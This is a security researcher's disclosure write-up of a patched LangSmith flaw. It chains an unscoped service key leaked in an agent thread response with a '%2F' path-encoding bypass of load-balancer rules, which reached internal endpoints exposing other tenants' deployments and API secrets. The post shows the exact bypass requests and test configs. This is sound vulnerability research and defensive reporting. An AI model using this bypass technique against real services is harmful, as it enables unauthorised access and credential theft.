
Chaining service key leakage and path confusion in LangSmith (Resolved)

Introduction
This post continues my exploration of LangSmith, which began with a high-level overview of the service and a detailed analysis of the LangSmith Playground described in my first post. Following this research, I shifted my focus to the service architecture to better understand the key components, their responsibilities, and interconnection between them.
TL;DR
This post describes a vulnerability in LangSmith that could allow unauthorised access across agent deployments. The attack chain combined two weaknesses: (1) the Agent API leaked a service keys in a response, and (2) routing restrictions to sensitive internal API endpoints could be bypassed using %2F in the request path due to a path normalisation inconsistency between the GCP load balancer and FastAPI. The vulnerability provided read and write access to agent deployments across any workspaces, including access to credentials for third-party services.
Note: This research details a vulnerability that was responsibly disclosed to the LangChain team and fully remediated within hours of the initial report. The fix includes blocking %2F on the WAF, removing service keys from API responses, and tightening authorisation defaults. LangChain has confirmed there is no evidence of this issue being exploited in the wild. This write-up is being shared strictly for educational purposes to highlight the technical nuances of path normalization mismatches and privilege scoping in modern cloud environments.
LangSmith architecture
I started my exploration of the service architecture from two main sources: LangSmith documentation and Docker images for Self-hosted deployment. The documentation provides an architectural diagram depicting key components and data flows.

The diagram shows two backends Backend and Platform Backend with access to the storage service, and “isolated” Playground and ACE Backend. I went to the Docker Hub and mapped each component to its corresponding image:
Frontend-> langchain/langsmith-frontendBackend-> langchain/langsmith-backendPlatform Backend-> langchain/langsmith-go-backendPlayground-> langchain/langsmith-playgroundACE Backend-> langchain/langsmith-ace-backend
However, I noticed that there was one more image langchain/hosted-langserve-backend not reflected in the diagram. All this led me to two questions:
- Why are there two backends and what are their responsibilities?
- Is
langchain/hosted-langserve-backendpart of LangSmith and what is it used for?
The answer to the first question was quickly found right in the documentation:

Both Backend and Platform Backend implement the LangSmith API and share responsibilities to manage the workload. After pulling the Docker images, I found that langchain/langsmith-backend contains compiled Python code while langchain/langsmith-go-backend contains a binary compiled from Golang code. Apparently, LangSmith uses the Golang backend for the heaviest operations while the Python backend for relatively light CRUD operations.
To answer the second question, I explored the langchain/hosted-langserve-backend image in more detail. This image implements the so-called Host Backend, a FastAPI service that serves the LangSmith Deployment Control Plane API. LangSmith Deployment is an infrastructure platform for deploying and managing agents and LangGraph applications. One interesting detail from the API reference was that it uses a different domain api.host.langchain.com than the LangSmith API api.smith.langchain.com.
Component authentication
With the architecture mapped out, I began reviewing endpoints in both the Backend and Host Backend components. While reviewing the code, I paid attention to the implementation of authentication and authorisation of requests. The following code example demonstrates the process:
@router.get("/foo/{foo_id}")
async def foo_bar_endpoint(
    foo_id: UUID,
    auth: AuthInfo = Depends(Authorize(Permissions.FOO_READ)),
) -> FooResponse:
    # ...
Here, the FastAPI dependency injection is used to call an instance of the Authorize class that verifies an authentication token and checks if a user has the Permissions.FOO_READ permission. However, some internal endpoints used a slightly different approach. A few of them relied on Authorize, while others on the x_service_authorize function, but both expected a key from the X-Service-Key header for authentication:
@router_internal.get("/bar", response_model=BarResponse)
async def get_bar_endpoint(
    auth: AuthInfo = Depends(
        Authorize(permission=None, allowed_services=[ServiceIdentity.UNSPECIFIED]),
    )
) -> BarResponse:
    # ...
@router_internal.get("/abc", dependencies=[Depends(x_service_authorize)])
async def get_abc_endpoint() -> AbcResponse:
    # ...
Initially, it wasn’t clear where or how X-Service-Key is generated and what it’s used for. Further review of Authorize and x_service_authorize revealed that all authentication mechanisms used the platform_request(method, path, params, header, body, ...) function to verify tokens. This function makes a request to the Platform Backend component, where the authentication logic is encapsulated. In the Python code, platform_request is used like this:
res = await platform_request(
    "GET", "/auth", headers={"X-Api-Key": x_api_key}
)
auth_dict = parse_response_body(res)
if permission not in auth_dict["identity_permissions"]:
    raise ...
In fact, it’s possible to hit that endpoint in Platform Backend from the Internet:
GET /auth HTTP/1.1
Host: api.smith.langchain.com
X-API-Key: <API_KEY>
HTTP/1.1 200 OK
Content-Type: application/json

{
    "organization_id": "...",
    "organization_is_personal": true,
    // ...
}
Another interesting discovery was the internal_platform_request function that generates a JWT using get_x_service_jwt_token(payload) and sets it as X-Service-Key:
async def internal_platform_request(
    method: str,
    path: str,
    # ...
) -> HTTPResponse:
    # ...
    headers = {**headers, "X-Service-Key": get_x_service_jwt_token(jwt_payload)}
    # ...
    return await platform_request(
        method,
        path,
        # ...
    )
Review of get_x_service_jwt_token and code that relied on internal_platform_request confirmed that X-Service-Key is used for authentication between internal LangSmith components. For example, Backend can generate a service key and use it for authentication with Platform Backend. To generate service keys, internal components need access to a shared secret key used to sign JWTs with the HS256 algorithm.
A service key contains at least the sub (service name) and exp (expiration timestamp) claims. It can also include the tenant_id, user_id, and organization_id claims to scope the key to a specific tenant (workspace), user, and organisation. The sub claim is used within the authorisation flow when an endpoint restricts access to a set of services using Authorize, e.g. Authorize(permission=None, allowed_services=[ServiceIdentity.FOO]) grants access only for service keys with sub set to the value of ServiceIdentity.FOO.
However, there is a special identity ServiceIdentity.UNSPECIFIED that is used to allow access for unscoped service keys with sub set to unspecified. Moreover, Authorize added ServiceIdentity.UNSPECIFIED to the allowed_services list and granted access to unscoped keys by default. In other words, setting sub to unspecified created a key with almost unlimited access, especially if no other claims were set.
This design appeared to present a significant security risk, if I could generate or leak a service key, I could potentially access internal endpoints and data of other users. I identified several potential attack vectors and began reviewing all locations where service keys were used.
One of my first targets was the internal library for making requests to Platform Backend. The idea was to find a way to redirect a request containing a service key to my server, either through URL manipulation or a loophole in the business logic. However, I found nothing exploitable. While there was a potential URL injection point, it was effectively mitigated. Additionally, all functionality involving service keys provided no opportunities to control URLs or trigger redirects. After extensive code review, I was unable to find any gadget that could leak a service key.
Exploring LangSmith Agent Builder
Around that time, LangChain opened a public beta for LangSmith Agent Builder, and I gained access to this feature. Agent Builder is a service built on LangGraph and deepagents for creating agents within LangSmith. This is a no-code agent builder where you can create handy agents for various use cases. When you create an agent, LangSmith hosts it in their cloud, giving you a fully working agent that can be tested directly from LangSmith. After creating my test agent, I started a chat and inspected the traffic in Caido. Eventually, I discovered the following request and response:
GET /threads/cbf2c4ea-e234-42f8-a7cb-1972b5994a68/state HTTP/1.1
Host: prod-agent-builder-f819397fc814a7682ca37d7c8932b2c3.langgraph.app
x-auth-scheme: langsmith-agent
Authorization: Bearer <JWT>
X-User-Id: <User-ID>
X-Tenant-Id: <Tenant-ID>
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 94968

{
    "values": {
        "messages": [
            // ...
        ],
        "tools": [
            // ...
        ],
        "triggers": [
            // ...
        ],
        "files": {
            // ...
        },
        "agent_memory": "..."
    },
    "next": ["model"],
    "tasks": [
        // ...
    ],
    "metadata": {
        // ...
        "langgraph_auth_user": {
            // ...
            "agent_builder_passthrough_headers": {
                "X-User-Id": "<User-ID>",
                "X-Tenant-Id": "<Tenant-ID>",
                "X-Service-Key": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJ1bnNwZWNpZmllZCIsImV4cCI6MTc2NDUzMTQyNCwidGVuYW50X2lkIjoiPFRlbmFudC1JRD4iLCJ1c2VyX2lkIjoiPFVzZXItSUQ-Iiwib3JnYW5pemF0aW9uX2lkIjoiPE9yZy1JRD4ifQ.jBSO-HLuCscmhEEd4sdbhtosaSmcIX3OTHn6i9susIo",
                "x-auth-scheme": "langsmith-agent"
            }
        },
        // ...
    },
    // ...
}
The response contained extensive data, including messages, available tools, files, etc. However, what caught my attention was the metadata because it contained X-Service-Key with the following payload:
{"sub":"unspecified","exp":1764531424,"tenant_id":"<Tenant-ID>","user_id":"<User-ID>","organization_id":"<Org-ID>"}
This was exactly what I had been searching for. The only thing that brought a bit of doubts was that the key was scoped for my user, tenant (workspace) and organisation. Nevertheless, I wanted to test what access it granted.
Access API endpoints with service key
The first step was to validate that the key was valid and could be used with the LangSmith API. I sent a request to the previously discovered /auth endpoint, which is used internally for token validation:
GET /auth HTTP/1.1
Host: api.smith.langchain.com
X-Service-Key: <JWT>
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 4058

{
    "organization_id": "<Org-ID>",
    // ...
    "tenant_id": "<Tenant-ID>",
    // ...
    "service_identity": "unspecified"
}
The key was valid, but it wasn’t clear if I could override organisation or tenant IDs. I attempted to add X-Tenant-ID and X-Organization-ID headers, but /auth always returned IDs from the JWT. It appeared I couldn’t use this service key to access other users’ data and the reason lies in how LangSmith implemented CRUD operations. Let’s consider the following example:
@router.get("/foo/{foo_id}", response_model=FooResponse)
async def get_foo_endpoint(
    foo_id: UUID,
    auth: AuthInfo = Depends(Authorize(Permissions.FOO_READ)),
) -> FooResponse:
    return await models.foo.get_foo(auth, foo_id)
This is an example of a GET endpoint that returns an object by its ID. The retrieval logic is encapsulated inside models.foo.get_foo, which accepts auth and foo_id. The auth parameter contains information returned by GET /auth, including tenant and organisation IDs. In this example, models.foo.get_foo extracts the tenant ID from auth and uses it to query the database. Therefore, there was no way to use the scoped service key to bypass this logic.
However, there was one more authentication method used for internal endpoints:
@router_internal.get("/abc", dependencies=[Depends(x_service_authorize)])
async def get_abc_endpoint() -> AbcResponse:
    # ...
These endpoints had no auth object or similar mechanism to enforce scoping. Searching for uses of x_service_authorize, I found several internal endpoints in Host Backend, like the following one:
@router_internal.get("/{project_id}", dependencies=[Depends(x_service_authorize)])
async def get_project_endpoint_internal(project_id: UUID) -> ProjectExtended:
    return await get_project(project_id)
These endpoints looked like perfect candidates for testing. I crafted a request to /internal/v1/projects to test if I could list projects:
GET /internal/v1/projects HTTP/1.1
Host: api.host.langchain.com
X-Service-Key: <JWT>
HTTP/1.1 403 Forbidden
Server: nginx
Content-Type: text/html
Content-Length: 146
Connection: close

<html>

<head>
    <title>403 Forbidden</title>
</head>

<body>
    <center>
        <h1>403 Forbidden</h1>
    </center>
    <hr>
    <center>nginx</center>
</body>

</html>
The request was blocked. This looked like an nginx restriction preventing requests to internal endpoints. I sent requests with different paths to determine which patterns were blocked. Requests to /internal and /internal/* were blocked, while requests like /internalfoo hit the backend. At that point, identifying differences in path parsing between the proxy and backend could lead to a bypass.
I researched request parsing and routing in FastAPI. It turned out that Uvicorn, the underlying ASGI server for FastAPI, performs URL decoding on paths before passing requests to Starlette/FastAPI. For example, GET /fo%6f is decoded to /foo by Uvicorn and routed to the corresponding handler in FastAPI. I tried encoding a character in internal and sent a request to /interna%6C/v1/projects, but received the same 403 response. Next, I encoded the slash / following /internal and sent another request to /internal%2Fv1/projects:
GET /internal%2Fv1/projects HTTP/1.1
Host: api.host.langchain.com
X-Service-Key: <JWT>
HTTP/1.1 200 OK
server: uvicorn
x-pagination-total: 21
Content-Length: 71009
content-type: application/json

[{
    "id": "<UUID>",
    // ...
    "repo_url": "https://github.com/repo/slug",
    "repo_branch": "main",
    // ..
    "custom_url": "https://<name>.langgraph.app",
    "resource": {
        // ...
        "latest_revision": {
            "id": {
                "type": "revisions",
                "name": ""
            },
            "env_vars": [{
                "name": "OPENAI_API_KEY",
                "value": "sk-proj-...",
                "value_from": "secret",
                "type": "secret"
            }, {
                "name": "ANTHROPIC_API_KEY",
                "value": "sk-ant-api03-...",
                "value_from": "secret",
                "type": "secret"
            }, {
                "name": "GOOGLE_APPLICATION_CREDENTIALS_JSON",
                "value": "{   \"type\": \"service_account\", ... \"universe_domain\": \"googleapis.com\" }",
                "value_from": "secret",
                "type": "secret"
            }],
            // ...
        },
        // ...
    }
},
// ...
]
The response was 200 OK and listed arbitrary projects from other users, including numerous secrets for third-party services. Using the same service key, I gained access to other internal endpoints /internal/v2/deployments, /internal/v1/revisions, and /v2/auth/admin/*. This provided read and write access to projects, deployments, and revisions of any users.
Request routing and URL encoding bypass
After reporting the vulnerability, I was haunted by the question why encoding characters in internal didn’t lead to the same bypass as encoding /. I went to the nginx documentation and here’s what the documentation states about location matching:
The matching is performed against a normalized URI, after decoding the text encoded in the “%XX” form, resolving references to relative path components “.” and “..”, and possible compression of two or more adjacent slashes into a single slash.
This explained why /interna%6c/v1/projects didn’t work - nginx decoded %6C before searching for a matching location. But why didn’t %2F get decoded? I couldn’t find evidence of special matching rules for slashes, so I spun up a local environment with the location below to test nginx routing.
location /foo/ {
    proxy_pass http://backend:1234;
}
This location matches requests with paths like /foo/ or /foo/anything and proxies them to the backend - a simple web server that printed request paths to stdout. I encoded the last character in foo and the following slash and sent a request to /fo%6F%2Fbar. nginx successfully matched and routed it to the backend. The backend received a request with path /fo%6F%2Fbar. nginx decoded the path, matched it to the location and proxied the request to the backend with the raw path. This wasn’t the behaviour I observed in the cloud. I played with different nginx configurations, but I couldn’t reproduce the behaviour where requests to /internal and /internal/anything return 403 and requests to /internalanything and /internal%2Fanything are passed to the backend. This indicated that nginx wasn’t the cause of the routing bypass.
This pointed to another component in the request processing chain, likely a load balancer, that enabled the exploitation. This mystery bothered me so much that I reached out to the LangChain team, who kindly shared additional details. It turned out that routing is performed by a GCP Load Balancer, with nginx only used to return 403 responses for requests to internal endpoints. This can be represented by the following high-level diagram:

When GCP Load Balancer receives a request with a path that matches /internal/*, it routes the request to nginx that returns the 403 response; otherwise, the request is routed further to Backend Services.
With the answer in hand, I wanted to learn more about load balancer’s routing behaviour and reproduce what I had observed. I started by reading the Application Load Balancer documentation to better understand the implementation details. One of the first things I paid attention to was the load balancer’s architecture:

The architecture defines a processing chain with the following components:
Forwarding Rule: Acts as the frontend entry point, matching incoming traffic by IP address, port, and protocol to direct it towardTarget Proxy.Target Proxy: Terminates the client connection, handling TLS decryption for HTTPS, and hands the parsed HTTP request off toURL Map.URL Map: The routing engine that evaluates the request’sHostheader and URL path to determine whichBackend Serviceshould receive the traffic.Backend Service: Manages the destination infrastructure (VMs or containers) by distributing traffic to healthy instances and maintaining stability via health checks and capacity balancing.
The most interesting component here is the URL Map, which is described in detail in the URL maps overview page. This component routes requests to corresponding backends or falls back to a default backend if no rules match. URL Map provides quite extensive configuration options for both request matching and request/response processing, including wildcards, regex patterns, query parameter matching, host/path rewriting, redirects, and header manipulation. For example, the URL Map configuration for Host Backend can be reproduced as follows:
name: host-backend-match
# Specifies the default backend service to use
# if no other rules in the URL map match the incoming request.
defaultService: projects/project_id/global/backendServices/default-service
# Defines a list of rules for matching the host header of incoming requests.
hostRules:
  - pathMatcher: host-backend-matcher
    hosts:
      - api.host.langchain.com
# Defines a list of named path matchers.
pathMatchers:
  - name: host-backend-matcher
    # Sets the default service for this path matcher.
    # This service is used if a request matches the host rule
    # but doesn't match any of the routeRules within this path matcher.
    defaultService: projects/project_id/global/backendServices/host-backend
    routeRules:
      - priority: 1
        matchRules:
          # Matches requests to "/internal/*".
          - prefixMatch: "/internal/"
        # Directs traffic to Nginx that returns the 403 response.
        service: projects/project_id/global/backendServices/nginx-403
While reading the URL maps overview page, I came across the following note about flexible pattern matching under the “Wildcards, regular expressions, and dynamic URLs in path rules and prefix match” section:
Requests are not percent-encoding normalized. For example, a URL with a percent-encoded slash character (%2F) is not decoded into the unencoded form.
I re-read this several times, but that didn’t make the situation any less confusing. Does this mean matching is performed on raw data, or are some characters still URL-decoded? Given the observed behaviour, some characters must still be decoded before processing. To test this, I deployed an application load balancer in GCP with the following URL map configuration:
name: test-match
defaultService: projects/project_id/global/backendServices/default-service
hostRules:
  - pathMatcher: test-matcher
    hosts:
      - foobar.site
pathMatchers:
  - name: matcher
    routeRules:
      # Redirects requests with the "/foo/*" path to the "foo.site" host.
      - priority: 1
        matchRules:
          - prefixMatch: /foo/
        urlRedirect:
          hostRedirect: foo.site
          stripQuery: false
          redirectResponseCode: MOVED_PERMANENTLY_DEFAULT
      # Redirects requests with the "/*" path to the "root.site" host.
      - priority: 2
        matchRules:
          - prefixMatch: /
        urlRedirect:
          hostRedirect: root.site
          stripQuery: false
          redirectResponseCode: MOVED_PERMANENTLY_DEFAULT
    # Default redirect if no rules matched.
    defaultUrlRedirect:
      hostRedirect: default.site
      httpsRedirect: true
      redirectResponseCode: MOVED_PERMANENTLY_DEFAULT
First, I checked that the routing was working as expected.
curl -i -H "Host: foobar.site" "http://lbip:80"
HTTP/1.1 301 Moved Permanently
location: http://root.site/
curl -i -H "Host: foobar.site" "http://lbip:80/foo/anything"
HTTP/1.1 301 Moved Permanently
location: http://foo.site/foo/anything
Everything looked great. Next, I validated what happens during matching /fooanything and /foo%2Fanything.
curl -i -H "Host: foobar.site" "http://lbip:80/fooanything"
HTTP/1.1 301 Moved Permanently
location: http://root.site/fooanything
curl -i -H "Host: foobar.site" "http://lbip:80/foo%2Fanything"
HTTP/1.1 301 Moved Permanently
location: http://root.site/foo%2Fanything
In both cases, requests were routed to the root.site, which corresponds to the behaviour observed in the cloud. This confirmed that the load balancer doesn’t decode %2F before matching, unlike nginx. However, what about other characters? I encoded o in the path and sent the request to /fo%6F/anything:
curl -i -H "Host: foobar.site" "http://lbip:80/fo%6F/anything"
HTTP/1.1 301 Moved Permanently
location: http://foo.site/foo/anything
The load balancer routed the request to foo.site, indicating that some characters are URL decoded before processing. Testing with other percent-encoded characters revealed that only the following were decoded:
%2D(-)%2E(.)%30(0) -%39(9)%41(A) -%5A(Z)%5F(_)%61(a) -%7A(z)%7E(~)
These correspond to unreserved characters as defined in RFC 3986. GCP’s load balancer only normalises these unreserved characters during path matching, which means characters like %2F remain encoded. In contrast, nginx normalises the entire URI and decodes %2F to / before location matching.
The impact
This vulnerability potentially exposed deployment configurations and associated environment variables, which may include credentials for cloud providers and third-party services.
Takeaways
Parsing differences enable bypasses. Different components in the request processing chain can parse data differently. In this case, GCP’s load balancer only normalised unreserved characters in the URL path, while FastAPI (via Uvicorn) decoded the entire path including %2F. This inconsistency allowed %2F to bypass the load balancer’s routing restrictions while still reaching the intended endpoint in the backend. Inconsistencies in data handling across components can often introduce unexpected attack vectors.
Least privilege violations create exploitation opportunities. The service key with sub set to unspecified granted almost unlimited access across endpoints, especially when combined with the default behaviour of Authorize adding ServiceIdentity.UNSPECIFIED to allowed_services. Entities with privileges beyond their necessary scope frequently become valuable gadgets in exploitation chains.
Network-level controls alone are insufficient. Relying solely on reverse proxy or load balancer routing rules to protect internal endpoints creates single points of failure. Misconfigurations, parsing inconsistencies, or SSRF vulnerabilities can bypass these controls. If an internal component’s access is restricted only by frontend routing without proper authentication, it presents a promising research target.
Verbose responses expose attack surface. API responses can contain excessive data beyond what clients need. In this case, the thread state endpoint included an internal service token in the metadata field. Always inspect HTTP traffic carefully, responses may leak sensitive data, configuration details, or implementation specifics that enable further exploitation.
Shared trust boundaries expose internal systems. Deployed agents use the same authentication mechanism as internal service-to-service communication, despite having different levels of trust. This architectural decision exposed internal credentials to user-controlled components. When components with different trust levels are placed within the same trust boundary, explore whether the less trusted components can be leveraged to attack the more trusted ones.
The fix
The LangChain team fixed the vulnerability on the same day it was reported. The fix introduced the following changes:
%2Fis blocked on WAF and requests with paths like/internal%2Fv1/projectsreturn 403.X-Service-Keyis excluded from the threads response in a deployed agent.Authorize(...)no longer addsServiceIdentity.UNSPECIFIEDtoallowed_servicesby default, which prevents service keys withsubset asunspecifiedhaving almost unlimited access to endpoints.
Disclosure timeline
- 30/11/25 - Initial report sent to the LangChain team.
- 30/11/25 - Fix was applied.
- 01/12/25 - Initial response from the team.
- 13/01/26 - Bounty awarded.